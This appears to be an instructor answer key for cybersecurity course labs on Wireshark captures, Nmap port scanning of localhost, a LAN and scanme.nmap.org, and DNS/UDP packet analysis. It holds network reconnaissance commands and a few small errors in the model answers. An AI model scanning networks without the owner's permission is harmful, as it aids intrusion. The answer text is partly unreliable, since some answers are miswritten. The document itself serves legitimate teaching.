13:58:30.647543 IP 172.16.0.40.http > 10.0.0.11.58716: Flags [S.], seq
1766419191, ack 2432755550, win 28960, options [mss 1460,sackOK,TS val
50557410 ecr 3864513189,nop,wscale 9], length 0
13:58:30.647544 IP 10.0.0.11.58716 > 172.16.0.40.http: Flags [.] , ack 1, win
58, options [nop,nop,TS val 3864513189 ecr 50557410], length 0

```

To view the 3-way handshake, you may need to increase the number of lines after the **-c** option.

- c. Navigate to the terminal used to start Mininet. Terminate the Mininet by entering quit in the main CyberOps VM terminal window.

```

mininet> quit
*** Stopping 0 controllers

*** Stopping 2 terms
*** Stopping 5 links
.....
*** Stopping 1 switches
s1
*** Stopping 5 hosts
H1 H2 H3 H4 R1
*** Done
[analyst@secOps ~]$

```

- d. After quitting Mininet, enter **sudo mn -c** to clean up the processes started by Mininet. Enter the password **cyberops** when prompted.

```

[analyst@secOps scripts]$ sudo mn -c
[sudo] password for analyst:

```

Reflection

1. There are hundreds of filters available in Wireshark. A large network could have numerous filters and many different types of traffic. List three filters that might be useful to a network administrator.

Answers will vary but could include TCP, specific IP Addresses (source and/or destination), and protocols such as HTTP.


2. What other ways could Wireshark be used in a production network?

Wireshark is often used for security purposes for after-the-fact analysis of normal traffic or after a network attack. New protocols or services may need to be captured to determine what port or ports are used.

Lab - Exploring Nmap (Instructor Version)

Instructor Note: Red font color or gray highlights indicate text that appears in the instructor copy only.

Topology



Objectives

Part 1: Exploring Nmap

Part 2: Scanning for Open Ports

Background / Scenario

Port scanning is usually part of a reconnaissance attack. There are a variety of port scanning methods that can be used. We will explore how to use the Nmap utility. Nmap is a powerful network utility that is used for network discovery and security auditing.

Required Resources

- CyberOps Workstation Virtual Machine
- Internet access

Part 39: Exploring Nmap


In this part, you will use manual pages (or man pages for short) to learn more about Nmap.

The **man** [*program* | *utility* | *function*] command displays the manual pages associated with the arguments. The manual pages are the reference manuals found on Unix and Linux OSs. These pages can include these sections: Name, Synopsis, Descriptions, Examples, and See Also.

- a. Start CyberOps Workstation VM.
- b. Open a terminal.

- c. At the terminal prompt, enter **man nmap**.

```
[analyst@secOps ~]$ man nmap
```



```
Terminal - analyst@secOps:~
File Edit View Terminal Tabs Help
NMAP(1)                                Nmap Reference Guide                                NMAP(1)
NAME
  nmap - Network exploration tool and security / port scanner
SYNOPSIS
  nmap [Scan Type...] [Options] {target specification}
DESCRIPTION
  Nmap ("Network Mapper") is an open source tool for network exploration
  and security auditing. It was designed to rapidly scan large networks,
  although it works fine against single hosts. Nmap uses raw IP packets
  in novel ways to determine what hosts are available on the network,
  what services (application name and version) those hosts are offering,
  what operating systems (and OS versions) they are running, what type of
  packet filters/firewalls are in use, and dozens of other
  characteristics. While Nmap is commonly used for security audits, many
  systems and network administrators find it useful for routine tasks
  such as network inventory, managing service upgrade schedules, and
  monitoring host or service uptime.

  The output from Nmap is a list of scanned targets, with supplemental
  information on each depending on the options used. Key among that
  Manual page nmap(1) line 1 (press h for help or q to quit)
```

What is Nmap?

Nmap is a network exploration tool and security / port scanner.


What is nmap used for?

Nmap is used to scan a network and determine the available hosts and services offered in the network. Some of the nmap features include host discovery, port scanning and operating system detection. Nmap can be commonly used for security audits, to identify open ports, network inventory, and find vulnerabilities in the network.

- d. While in the man page, you can use the up and down arrow keys to scroll through the pages. You can also press the space bar to forward one page at a time.

To search for a specific term or phrase use enter a forward slash (/) or question mark (?) followed by the term or phrase. The forward slash searches forward through the document, and the question mark searches backward through the document. The key **n** moves to the next match.

Type **/example** and press ENTER. This will search for the word **example** forward through the man page.



```
Terminal - analyst@secOps:~
File Edit View Terminal Tabs Help
NMAP(1)                                Nmap Reference Guide                                NMAP(1)


NAME
    nmap - Network exploration tool and security / port scanner

SYNOPSIS
    nmap [Scan Type...] [Options] {target specification}

DESCRIPTION
    Nmap ("Network Mapper") is an open source tool for network exploration
    and security auditing. It was designed to rapidly scan large networks,
    although it works fine against single hosts. Nmap uses raw IP packets
    in novel ways to determine what hosts are available on the network,
    what services (application name and version) those hosts are offering,
    what operating systems (and OS versions) they are running, what type of
    packet filters/firewalls are in use, and dozens of other
    characteristics. While Nmap is commonly used for security audits, many
    systems and network administrators find it useful for routine tasks
    such as network inventory, managing service upgrade schedules, and
    monitoring host or service uptime.

    The output from Nmap is a list of scanned targets, with supplemental
    information on each depending on the options used. Key among that
/example
```

- e. In the first instance of example, you see three matches. To move to the next match, press **n**.



```
Terminal - analyst@secOps:~
File Edit View Terminal Tabs Help

A typical Nmap scan is shown in Example 1. The only Nmap arguments used
in this example are -A, to enable OS and version detection, script
scanning, and traceroute; -T4 for faster execution; and then the
hostname.

Example 1. A representative Nmap scan

# nmap -A -T4 scanme.nmap.org

Nmap scan report for scanme.nmap.org (74.207.244.221)
Host is up (0.029s latency).
rDNS record for 74.207.244.221: li86-221.members.linode.com
Not shown: 995 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.3p1 Debian 3ubuntu7 (protocol
2.0)
| ssh-hostkey: 1024 8d:60:f1:7c:ca:b7:3d:0a:d6:67:54:9d:69:d9:b9:dd (
DSA)
|_ 2048 79:f8:09:ac:d4:e2:32:42:10:49:d3:bd:20:82:85:ec (RSA)
80/tcp    open  http     Apache httpd 2.2.14 ((Ubuntu))
|_ http-title: Go ahead and ScanMe!
646/tcp   filtered ldap
1720/tcp  filtered H.323/Q.931

Manual page nmap(1) line 44 (press h for help or q to quit)
```

Look at Example 1. What is the **nmap** command used?

```
Nmap -A -T4 scanme.nmap.org
```

Use the search function to answer the following questions.

What does the switch -A do?

-A: Enable OS detection, version detection, script scanning, and traceroute

What does the switch -T4 do?

-T4 for faster execution by prohibiting the dynamic scan delay from exceeding 10 ms for TCP ports. -T4 is recommended for a decent broadband or ethernet connection.

- f. Scroll through the page to learn more about nmap. Type **q** when finished.

Part 40: Scanning for Open Ports

In this part, you will use the switches from the example in the Nmap man pages to scan your localhost, your local network, and a remote server at scanme.nmap.org.

Step 1: Scan your localhost.

- a. If necessary, open a terminal on the VM. At the prompt, enter **nmap -A -T4 localhost**. Depending on your local network and devices, the scan will take anywhere from a few seconds to a few minutes.

```
[analyst@secOps Desktop]$ nmap -A -T4 localhost
```

```
Starting Nmap 7.40 ( https://nmap.org ) at 2017-05-01 17:20 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000056s latency).
Other addresses for localhost (not scanned): ::1
rDNS record for 127.0.0.1: localhost.localdomain
Not shown: 996 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ -rw-r--r--    1 0          0          0 Apr 19 15:23 ftp_test
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 f1:61:50:02:94:ba:f2:bd:be:93:cf:14:58:36:b8:32 (RSA)
|_  256  94:33:25:a5:0e:02:d7:bc:c8:b0:90:8a:a2:16:59:e5 (ECDSA)
23/tcp    open  telnet   Openwall GNU/*/Linux telnetd
80/tcp    open  http     nginx 1.12.0
|_ http-server-header: nginx/1.12.0
|_ http-title: Welcome to nginx!
Service Info: Host: Welcome; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.81 seconds
```

- b. Review the results and answer the following questions.

Which ports and services are opened?

21/tcp: ftp, 22/tcp: ssh, 23/tcp: telnet, 80/tcp: http

For each of the open ports, record the software that is providing the services.

ftp: vsftpd, ssh: OpenSSH, Telnet: Openwall, http: gnuix

What is the operating system?

Linux

Step 2: Scan your network.

Warning: Before using Nmap on any network, please gain the permission of the network owners before proceeding.

- a. At the terminal command prompt, enter **ifconfig** to determine the IP address and subnet mask for this host. For this example, the IP address for this VM is 192.168.1.19 and the subnet mask is 255.255.255.0.

```
[analyst@secOps ~]$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.19 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::997f:9b16:5aae:1868 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:c9:fa:a1 txqueuelen 1000 (Ethernet)
    RX packets 34769 bytes 5025067 (4.7 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 10291 bytes 843604 (823.8 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
    device interrupt 19 base 0xd000
```

Record the IP address and subnet mask for your VM. Which network does your VM belong to?

Answers will vary. This VM has an IP address of 192.168.1.19/24 and it is part of the 192.168.1.0/24 network.

- b. To locate other hosts on this LAN, enter **nmap -A -T4 network address/prefix**. The last octet of the IP address should be replaced with a zero. For example, in the IP address 192.168.1.19, the .19 is the last octet. Therefore, the network address is 192.168.1.0. The /24 is called the prefix and is a shorthand for the netmask 255.255.255.0. If your VM has a different netmask, search the Internet for a “CIDR conversion table” to find your prefix. For example, 255.255.0.0 would be /16. The network address 192.168.1.0/24 is used in this example

Note: This operation can take some time, especially if you have many devices attached to the network. In one test environment, the scan took about 4 minutes.

```
[analyst@secOps ~]$ nmap -A -T4 192.168.1.0/24

Starting Nmap 7.40 ( https://nmap.org ) at 2017-05-01 17:13 EDT
Nmap scan report for 192.168.1.1
Host is up (0.0097s latency).
Not shown: 996 closed ports
```

```

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Bftpd 1.6.6
53/tcp    open  domain       dnsmasq 2.15-OpenDNS-1
| dns-nsid:
| id.server:
|_ bind.version: dnsmasq-2.15-OpenDNS-1
80/tcp    open  tcpwrapped
| http-auth:
| HTTP/1.0 401 Unauthorized\x0D
|_ Basic realm=NETGEAR WNR3500Lv2
|_http-title: 401 Unauthorized
5000/tcp  open  tcpwrapped
Service Info: Host: 192.168.1.1

```

```

Nmap scan report for 192.168.1.19
Host is up (0.00016s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_rw-r--r--  1 0          0          0 Apr 19 15:23 ftp_test
22/tcp    open  ssh          OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 f1:61:50:02:94:ba:f2:bd:be:93:cf:14:58:36:b8:32 (RSA)
|_  256 94:33:25:a5:0e:02:d7:bc:c8:b0:90:8a:a2:16:59:e5 (ECDSA)
23/tcp    open  telnet       Openwall GNU/*/Linux telnetd
80/tcp    open  http         nginx 1.12.0
|_http-server-header: nginx/1.12.0
|_http-title: Welcome to nginx!
Service Info: Host: Welcome; OS: Linux; CPE: cpe:/o:linux:linux_kernel
<some output omitted>

```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 256 IP addresses (5 hosts up) scanned in 34.21 seconds

How many hosts are up?

Answers will vary.

From your Nmap results, list the IP addresses of the hosts that are on the same LAN as your VM. List some of the services that are available on the detected hosts.

Answers will vary.

Step 3: Scan a remote server.

- a. Open a web browser and navigate to **scanme.nmap.org**. Please read the message posted. What is the purpose of this site?

This site allows users to learn about Nmap and test their Nmap installation.

- b. At the terminal prompt, enter **nmap -A -T4 scanme.nmap.org**.

```
[analyst@secOps Desktop]$ nmap -A -T4 scanme.nmap.org
```

```
Starting Nmap 7.40 ( https://nmap.org ) at 2017-05-01 16:46 EDT
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.040s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 992 closed ports
PORT      STATE      SERVICE      VERSION
22/tcp    open      ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 ac:00:a0:1a:82:ff:cc:55:99:dc:67:2b:34:97:6b:75 (DSA)
|   2048 20:3d:2d:44:62:2a:b0:5a:9d:b5:b3:05:14:c2:a6:b2 (RSA)
|_  256 96:02:bb:5e:57:54:1c:4e:45:2f:56:4c:4a:24:b2:57 (ECDSA)
25/tcp    filtered  smtp
80/tcp    open      http         Apache httpd 2.4.7 ((Ubuntu))
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-title: Go ahead and ScanMe!
135/tcp   filtered  msrpc
139/tcp   filtered  netbios-ssn
445/tcp   filtered  microsoft-ds
9929/tcp  open      nping-echo   Nping echo
31337/tcp open      tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.96 seconds
```

- c. Review the results and answer the following questions.

Which ports and services are opened?

22/tcp: ssh, 9929/tcp: n ping-echo, 31337/tcp: tcpwrapped, 80/tcp: http

Which ports and services are filtered?

135/tcp: msrpc, 139/tcp: netbios-ssn, 445/tcp: microsoft-ds, 25/tcp: smtp

What is the IP address of the server?

IPv4 address: 45.33.32.156 IPv6 address: 2600:3c01::f03c:91ff:fe18:bb2f

What is the operating system?

Ubuntu Linux

Reflection


Nmap is a powerful tool for network exploration and management. How can Nmap help with network security? How can Nmap be used by a threat actor as a nefarious tool?

Nmap can be used to scan an internal network for specific open ports to identify the extent of a security breach. It can also be used to inventory a network to ensure that all the systems are probably patched against security concerns. On the other hand, nmap can be used for reconnaissance to determine open ports and other information about the network.

Lab - Using Wireshark to Examine a UDP DNS Capture (Instructor Version)

Instructor Note: Red font color or gray highlights indicate text that appears in the instructor copy only.

Topology



Objectives

Part 1: Record a PC's IP Configuration Information

Part 2: Use Wireshark to Capture DNS Queries and Responses

Part 3: Analyze Captured DNS or UDP Packets

Background / Scenario

When you use the Internet, you use the Domain Name System (DNS). DNS is a distributed network of servers that translates user-friendly domain names like www.google.com to an IP address. When you type a website URL into your browser, your PC performs a DNS query to the DNS server's IP address. Your PC's DNS query and the DNS server's response make use of the User Datagram Protocol (UDP) as the transport layer protocol. UDP is connectionless and does not require a session setup as does TCP. DNS queries and responses are very small and do not require the overhead of TCP.

In this lab, you will communicate with a DNS server by sending a DNS query using the UDP transport protocol. You will use Wireshark to examine the DNS query and response exchanges with the same server.

Instructor Note: Using a packet sniffer, such as Wireshark, may be considered a breach of the security policy of the school. It is recommended that permission be obtained before running Wireshark for this lab. If using a packet sniffer is an issue, the instructor may wish to assign the lab as homework or perform a walk-through demonstration.

Required Resources

- CyberOps Workstation Virtual Machine
- Internet access

Part 41: Record VM's IP Configuration Information

In Part 1, you will use commands on your CyberOps Workstation VM to find and record the MAC and IP addresses of your VM's virtual network interface card (NIC), the IP address of the specified default gateway, and the DNS server IP address specified for the PC. Record this information in the table provided. The information will be used in parts of this lab with packet analysis.

IP address	Answers will vary. 192.168.1.11
MAC address	Answers will vary. 08:00:27:C9:FA:A1
Default gateway IP address	Answers will vary. 192.168.1.1
DNS server IP address	Answers will vary. 192.168.1.1

- a. Open a terminal in the VM. Enter **ifconfig** at the prompt to display interface information.

```
[analyst@secOps ~]$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.19 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::997f:9b16:5aae:1868 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:c9:fa:a1 txqueuelen 1000 (Ethernet)
    RX packets 1381 bytes 87320 (85.2 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 24 bytes 1857 (1.8 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
    device interrupt 19 base 0xd000
<some output omitted>
```

- b. At the terminal prompt, enter **cat /etc/resolv.conf** to determine the DNS server.

```
[analyst@secOps ~]$ cat /etc/resolv.conf
# Generated by resolvconf
nameserver 192.168.1.1
```

- c. At the terminal prompt, enter **netstat -r** to display the IP routing table to the default gateway IP address.

```
[analyst@secOps ~]$ netstat -r
Kernel IP routing table
Destination        Gateway            Genmask           Flags        MSS Window  irtt Iface
default            192.168.1.1       0.0.0.0           UG           0 0        0 enp0s3
192.168.1.0        0.0.0.0           255.255.255.0     U            0 0        0 enp0s3
```

Note: The DNS IP address and default gateway IP address are often the same, especially in small networks. However, in a business or school network, the addresses would most likely be different.

Part 42: Use Wireshark to Capture DNS Queries and Responses


In Part 2, you will set up Wireshark to capture DNS query and response packets. This will demonstrate the use of the UDP transport protocol while communicating with a DNS server.

- a. In the terminal window, start Wireshark and click **OK** when prompted.

```
[analyst@secOps ~]$ sudo wireshark-gtk  
[sudo] password for analyst:
```

```
** (wireshark-gtk:950): WARNING **: Couldn't connect to accessibility bus:  
Failed to connect to socket /tmp/dbus-REDRW0Helr: Connection refused  
Gtk-Message: GtkDialog mapped without a transient parent. This is  
discouraged.
```

- b. In the Wireshark window, select **enp0s3** from the interface list and click **Start**.



- c. After selecting the desired interface, click **Start** to capture the packets.
- d. Open a web browser and type **www.google.com**. Press Enter to continue.
- e. Click **Stop** to stop the Wireshark capture when you see Google's home page.


Part 43: Analyze Captured DNS or UDP Packets

In Part 3, you will examine the UDP packets that were generated when communicating with a DNS server for the IP addresses for www.google.com.

Step 1: Filter DNS packets.

- a. In the Wireshark main window, type **dns** in the **Filter** field. Click **Apply**.

Note: If you do not see any results after the DNS filter was applied, close the web browser. In the terminal window, type `ping www.google.com` as an alternative to the web browser.



- b. In the packet list pane (top section) of the main window, locate the packet that includes Standard query and A www.google.com. See frame 22 above as an example.

Step 2: Examine the fields in a DNS query packet.

The protocol fields, highlighted in gray, are displayed in the packet details pane (middle section) of the main window.

- a. In the first line in the packet details pane, frame 22 had 74 bytes of data on the wire. This is the number of bytes it took to send a DNS query to a named server requesting the IP addresses of www.google.com. If you used a different web address, such as www.cisco.com, the byte count might be different.
- b. The Ethernet II line displays the source and destination MAC addresses. The source MAC address is from your VM because your VM originated the DNS query. The destination MAC address is from the default gateway because this is the last stop before this query exits the local network.

Is the source MAC address the same as the one recorded from Part 1 for the VM?

The answer should be yes.


- c. In the Internet Protocol Version 4 line, the IP packet Wireshark capture indicates that the source IP address of this DNS query is 192.168.1.19 and the destination IP address is 192.168.1.1. In this example, the destination address is the default gateway. The router is the default gateway in this network.

Can you identify the IP and MAC addresses for the source and destination devices?

Device	IP Address	MAC Address
VM	Answers will vary. 192.168.1.19	Answers will vary. 08:00:27:C9:FA:A1
Default Gateway	Answers will vary. 192.168.1.1	Answers will vary. 80:37:73:EA:B1:7A

The IP packet and header encapsulates the UDP segment. The UDP segment contains the DNS query as the data.

- d. Click the arrow next to User Datagram Protocol to view the details. A UDP header only has four fields: source port, destination port, length, and checksum. Each field in a UDP header is only 16 bits as depicted below.



- e. Click the arrow next to User Datagram Protocol to view the details. Notice that there are only four fields. The source port number in this example is 39964. The source port was randomly generated by the VM using port numbers that are not reserved. The destination port is 53. Port 53 is a well-known port reserved for use with DNS. DNS servers listen on port 53 for DNS queries from clients.

```

> Frame 22: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0
> Ethernet II, Src: PcsCompu_c9:fa:a1 (08:00:27:c9:fa:a1), Dst: Netgear_ea:b1:7a (80:37:73:ea:b1:7a)
> Internet Protocol Version 4, Src: 192.168.1.19, Dst: 192.168.1.1
> User Datagram Protocol, Src Port: 39964, Dst Port: 53
  Source Port: 39964
  Destination Port: 53
  Length: 40
  Checksum: 0xc49c [unverified]
  [Checksum Status: Unverified]
  [Stream index: 0]
> Domain Name System (query)
0000  80 37 73 ea b1 7a 08 00 27 c9 fa a1 08 00 45 00  .7s...z...E.
0010  00 3c 77 d5 40 00 40 11 3f 77 c0 a8 01 13 c0 a8  .<w.@. ?w.....
0020  01 01 9c 1c 00 35 00 28 c4 9c 8c a3 01 00 00 01  .....5.( .....
0030  00 00 00 00 00 00 03 77 77 77 06 67 6f 6f 67 6c  ....ww..googl
0040  65 03 63 6f 6d 00 00 01 00 01                    e.com... ..

```

